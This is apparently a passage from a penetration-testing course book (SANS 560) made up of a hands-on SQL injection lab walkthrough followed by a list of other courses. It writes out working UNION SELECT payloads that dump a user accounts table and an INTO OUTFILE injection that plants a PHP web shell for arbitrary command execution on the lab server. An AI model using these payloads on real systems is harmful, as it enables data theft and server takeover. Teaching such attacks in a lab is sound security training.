
Here, as before, we start by closing the quotes from the existing select statement, searching for records with blank color. We'll take those blank results, and union them together with information that we want to search for. We will search with a select statement, pulling everything (*) from the accounts table. We've just guessed at that table name, but it is a common name for a target application.

This search yields an error message, saying that "`The used SELECT statements have a different number of columns.`" That's because the results table that the hard-coded select statement in the web application searches returns a table with six columns (as we discussed earlier). The accounts table must have a different number of columns. If it has more columns, we can pad our injected select statement with a column of all 1's by adding the `,1` syntax. The 1's will match integers, whereas "'' matches strings. For this version of MySQL on the target, we can use 1's to match either strings or integers.

Note that the attacker doesn't know in advance how many 1's to append, but the attacker starts with `,1`. If that doesn't work, the attacker tries `,1,1` and so on. In the target application, enter:

```
" union select *,1 from accounts #
```

Now, with the same column depth on either side of the union, you can see the entire accounts table, including usernames and userID numbers. That is the sensitive information that you aren't supposed to see.




Now that you 've seen how to pull arbitrary data from the target application's database, see how to leverage SQL injection to build files and perform command injection. Start by seeing how to use select statements to create arbitrary text. The next slide shows how to put some specific text (a PHP script) into a file (a PHP file).

First, to see how to display text, enter the following as a color search string:

```
" union select "hello world","","","","","" #
```

Interesting. You can enter text into your search and have the results displayed back. Note that you have to provide your text, followed by five blank items, to satisfy the union requirement that you have the same number of columns in the hard-coded select statement with the select statement you are entering with the union. Although this capability to create arbitrary text on a browser window might lead to a reflected cross-site scripting attack, as discussed earlier, you could use this capability to build text strings to accomplish a different goal.

We'll use it to build a file with a script that we want to execute. That'll give us the ability to perform command injection.



Let's make a PHP file on the server using the text-building select statement we just analyzed, but directing its results into a file using the SQL "`into outfile`" directive. Enter the following info carefully as your search color, putting your Linux IP address in place of [YourLinuxIPaddr] and a custom filename in place of [yourfilename]:

```
" union select "<?php system(\"ping -c 4
[YourLinuxIPaddr]\");","","","","","" into outfile
"/var/www/html/[yourfilename].php" #
```

This query unions the results of a blank search with a select statement that actually doesn't search for anything but instead takes the text `<?php system("ping -c 4 [YourLinuxIPaddr]");` and puts it into a file. The various \ characters you see are escapes to make sure they are placed into the file correctly.


That search input should create your file.

IF YOU HAVE TROUBLE TYPING THESE LENGTHY AND COMPLEX STRINGS EXACTLY AS THEY APPEAR, TURN TO THE NEXT PAGE…THERE IS HELP FOR YOUR TYPING….

If you enter the search correctly, you may see a warning message from PHP because its search didn't find any data:

"`Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource...`"

That warning is okay. It still should have created our file. If you don't see the warning, that's fine too… proceed to the next step.




Because typing these unions, select statements, and php scripts with all their various special characters and escape sequences can be difficult, we put a web page at 10.10.10.60/research560/attack.html that has the strings already typed in for you. You can simply surf to this page, highlight the given string, and copy it.

Then, go back to the color-search function, and paste in the string. Note that you have to customize the string by entering the appropriate IP address to ping. (The default string makes 10.10.10.60 ping itself.) You also have to change the [filename].php into a custom filename of your choosing.

The website actually includes three different items for you to cut and paste as you experiment. The first one merely creates a PHP file that, when accessed, pings an IP address. The second one gives prettier results in the output of the ping command.

The third one is interesting. It creates a PHP page with a form that asks a user to enter a command. When the user enters a command and clicks "Submit Query," this page will run an arbitrary command for a user.



After you create the PHP file that will run a command for you, you have to make the web server invoke that PHP file. You can do this by merely surfing to that PHP file with your browser.

In your browser, go to `http://10.10.10.60/[yourfilename].php`.


Note that we are creating files in /var/www/html. Thus, you will not include research560 in your directory path. Instead, just go to:

10.10.10.60/[yourfilename].php


You should see the output of your ping command in your browser window.

If you have extra time, experiment with the other file contents listed at 10.10.10.60/research560/attack.html and on the previous slide.

While experimenting, enter innocuous commands that display status and list output. Do not delete or destroy anything on the server.




In conclusion, in this lab, we discovered a SQL injection flaw on the target application by injecting quotation marks ("). We then proceeded to extract metadata from the application through SQL injection to determine other table names, letting us discover the accounts table. We then pulled data from the accounts table, giving us sensitive information for other users of the application. And, finally, we leveraged SQL injection to build a PHP file on the target, deploying a web shell on the target machine. This web shell lets us execute arbitrary commands on the target, effectively giving us command shell on the target.



That lab brings our 560.5 session to a conclusion. As we've seen, password cracking, rainbow tables, and pass-the-hash techniques can allow a penetration tester to get crucial passwords to gain deeper access into a target organization and better understand its business risks. Furthermore, web application flaws are plentiful, with powerful XSRF, XSS, SQL injection, and other techniques that can undermine the security of a target environment. But don't think of password or web application attacks in isolation. Instead, realize that they are part of a target organization's attack surface that can be leveraged by an attacker as a platform on which to perform other attacks. In a comprehensive penetration test or ethical hacking project, password and web apps vulnerabilities can offer a vehicle for testers to use the scanning, exploitation, and password guessing attacks we've discussed throughout this course.

Our next section, 560.6, will include a day-long hands-on lab, in which you'll be part of a penetration testing team attacking a target organization. As part of this Penetration Testing Workshop, you participate in a Capture the Flag event to demonstrate the skills you've built in labs throughout the rest of the course.



Now that you've nearly completed 560, you may want to further develop your skills with other in-depth courses in the SANS Penetration Testing Curriculum. Each of these courses was created with a focus on giving you the skills you can apply directly in doing your job as an information security professional. Each of these six-day courses is available at live conferences, OnSites, across the Internet via SANS vLive, and in the SANS OnDemand system:
SANS Security 504: Hacker Techniques, Exploits, and Incident Handling: This session, one of SANS' most popular courses, focuses on how to respond to computer attacks using a detailed incident response methodology.
SANS Security 542: Web App Pen Testing and Ethical Hacking: If you are interested in focusing on web application penetration testing, this course delivers the skills you need to thoroughly analyze web apps.
SANS Security 561: Intense Hands-on Skill Development for Penetration Testers: This course is 80%+ hands-on, helping you build really serious pen test skills quickly.
SANS Security 562: CyberCity Hands-on Kinetic Cyber Range: This course is also 80%+ hands-on, with missions through the SANS CyberCity kinetic range featuring a miniature city with real power grid and other components..
SANS Security 573: Python for Pen Testers: This offering helps penetration testers master the Python programming language, showing attendees how to build their own custom tools and tweak existing tools to add more functionality.
SANS Security 575: Mobile Device Security and Ethical Hacking: This course provides the in-depth knowledge that organizations need to design, deploy, operate, and assess their mobile environments, including smart phones and tablets.
SANS Security 617: Wireless Ethical Hacking, Pen Testing, and Defenses: This fantastic course provides really deep information about attacking and defending wireless LANS, Bluetooth devices, Zigbee, and more.
SANS Security 642: Advanced Web App Pen Testing and Ethical Hacking: This course builds upon SANS Security 542, providing advanced, hands-on skills in web application analysis and penetration testing.
SANS Security 660: Advanced Penetration Testing, Exploits, and Ethical Hacking: This exciting advanced course helps penetration testers take their skills to the next level, covering such topics as NAC bypass, route injection, domain compromise, and exploit development to dodge modern OS defenses like DEP and ASLR.
SANS Security 760: Advanced Exploit Development for Penetration Testers: This is our deepest technical offering, with Windows kernel manipulation, patch diffing, and many other deep attacks and exploits.
In addition, SANS offers a two-day course related to penetration testing skills in demand today: SANS Security 580, which focuses on the amazing Metasploit tool in-depth.

Finally, NetWars is an information security challenge environment, where participants develop and measure the effectiveness of their offensive and defensive skills.